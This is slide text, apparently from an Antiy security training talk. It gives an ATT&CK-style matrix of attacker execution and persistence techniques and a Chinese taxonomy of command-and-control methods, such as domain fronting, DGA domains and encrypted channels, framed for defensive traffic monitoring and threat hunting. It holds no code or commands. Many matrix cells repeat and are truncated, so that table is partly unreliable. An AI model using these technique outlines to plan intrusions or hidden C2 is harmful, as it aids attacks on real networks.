利用有效账户	利用用户界面(GUI)	更改默认文件关联	新建服务	利用有效账户	利用有效账户	利用有效账户	利用有效账户	利用有效账户	利用有效账户	利用有效账户	利用有效账户
利用InstallUtil	利用事件监听	启动Office应用程序	使用Windows Shell	利用Windows Shell	利用Windows Shell	利用Windows Shell	利用Windows Shell	利用Windows Shell	利用Windows Shell	利用Windows Shell	利用Windows Shell
利用Launchctl	利用对象模型(COM)...	创建任务计划	利用Launchctl	利用Launchctl	利用Launchctl	利用Launchctl	利用Launchctl	利用Launchctl	利用Launchctl	利用Launchctl	利用Launchctl
利用Linux本地任务调...	利用Linux本地任务调...	创建任务计划	修改属性列表	Winlog Helper D...	利用Hook	利用Hook	利用Hook	利用Hook	利用Hook	利用Hook	利用Hook
利用SASS启动程序	利用SASS启动程序	DLL注入/进程劫持	端口监听	隐藏特征	隐藏特征	隐藏特征	隐藏特征	隐藏特征	隐藏特征	隐藏特征	隐藏特征
利用Mhta	利用Mhta	Dylib劫持	端口监听	隐藏特征	隐藏特征	隐藏特征	隐藏特征	隐藏特征	隐藏特征	隐藏特征	隐藏特征
利用PowerShell	利用PowerShell	利用事件监听守护程...	利用PowerShell配置...	新建服务	新建服务	新建服务	新建服务	新建服务	新建服务	新建服务	新建服务
利用Regsvr32/Regasm	利用Regsvr32/Regasm	利用外部远程服务	利用Rc.common文件	利用Regsvr32/Regasm	利用Regsvr32/Regasm	利用Regsvr32/Regasm	利用Regsvr32/Regasm	利用Regsvr32/Regasm	利用Regsvr32/Regasm	利用Regsvr32/Regasm	利用Regsvr32/Regasm
利用Regsvr32	利用Regsvr32	利用文件系统和数据源	查看应用程序	利用Regsvr32	利用Regsvr32	利用Regsvr32	利用Regsvr32	利用Regsvr32	利用Regsvr32	利用Regsvr32	利用Regsvr32
利用Rundll32	利用Rundll32	创建文件和目录	冗余访问	修改属性列表	修改属性列表	修改属性列表	修改属性列表	修改属性列表	修改属性列表	修改属性列表	修改属性列表
利用计划任务	利用计划任务	利用Hook	添加注册表运行/启...	利用Hook	利用Hook	利用Hook	利用Hook	利用Hook	利用Hook	利用Hook	利用Hook
利用Windows服务	利用Windows服务	利用Hypervisor	利用计划任务	利用Windows服务	利用Windows服务	利用Windows服务	利用Windows服务	利用Windows服务	利用Windows服务	利用Windows服务	利用Windows服务
利用匿名二进制文...	利用匿名二进制文...	隐藏特征	利用注册表程序	隐藏特征	隐藏特征	隐藏特征	隐藏特征	隐藏特征	隐藏特征	隐藏特征	隐藏特征
		利用匿名二进制文...	利用XSP DLL注册表...	利用计划任务	利用计划任务	利用计划任务	利用计划任务	利用计划任务	利用计划任务	利用计划任务	利用计划任务

基于流量侧部署的安天探海威胁监测系统的可输出的攻击动作标签

针对高级威胁活动中C2多样化的抽象，猎杀与捕获



- C2有效时间不固定，非黑即白是不合理的。
- C2的状态是变化的，需要持续的跟进观察。
- OODA循环：闭环是一切持续对抗性活动的本质特性。

终端侧（定位）				流量侧（观察）			情报侧（猎杀）	
命令与控制（决策、研判）								
Payload				信道	协议	报文	基础设施	C2节点
基本信息	代码	代理	功能	原有信道	T1071 使用应用层协议	分片\乱序	广域网/公网	攻击者自建服务器
版本	服务番语言	Windows	T1573 使用加密信道	自建信道	T1071.001 使用Web协议	T1568 使用动态参数	局域网/内网	入侵服务器
安装方式	代理语言	Linux	T1001.002 使用隐写术	T1090 使用代理	T1071.002 使用文件传输协议	T1568.002 使用域名生成算法(DGA)	Tor洋葱路由	T1102 利用合法Web服务
binary	多用户	macOS	代理插件	T1090.001 使用内部代理	T1071.003 使用邮件协议	T1568.001 使用Fast Flux DNS	卫星	T1102.001 C2信息传递点(DDR)
install.sh setup.sh	UI		T1090.004 使用域名前置	T1090.002 使用外部代理	T1071.004 使用DNS协议	T1568.003 使用DNS计算		T1102.001 C2信息传递点(DDR)
pip3	Web		T1090.003 通用配置	T1095 使用多跳代理	T1095 使用标准非应用层协议	T1102.001 C2信息传递点(DDR)		卫星平台
PowerShell	GUI		心跳抖动	T1090.004 使用域名前置	T1571 使用非标准端口	T1132 编码数据		IoT设备
Docker	CLI		工作时长	T1105 使用入口工具传输	T1205.001 端口敲门	T1132.001 标准编码		
	API		Kill date	T1219 利用远程访问软件	USB 协议	T1132.002 非标准编码		
			日志	T1572 使用协议隧道		T1001 混淆数据		
			活跃标记	T1092 通过可移动介质通信		T1001.001 使用垃圾数据		
			控制面板	T1573 使用加密信道		T1001.002 使用隐写术		
				T1573.001 使用对称加密算法		T1001.003 模拟合法协议		
				T1573.002 使用非对称加密算法				
				T1008 使用备用信道				
				T1104 创建多级信道				



网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

亂雲飛渡

谢谢大家



安天冬训营 wtc.antiy.cn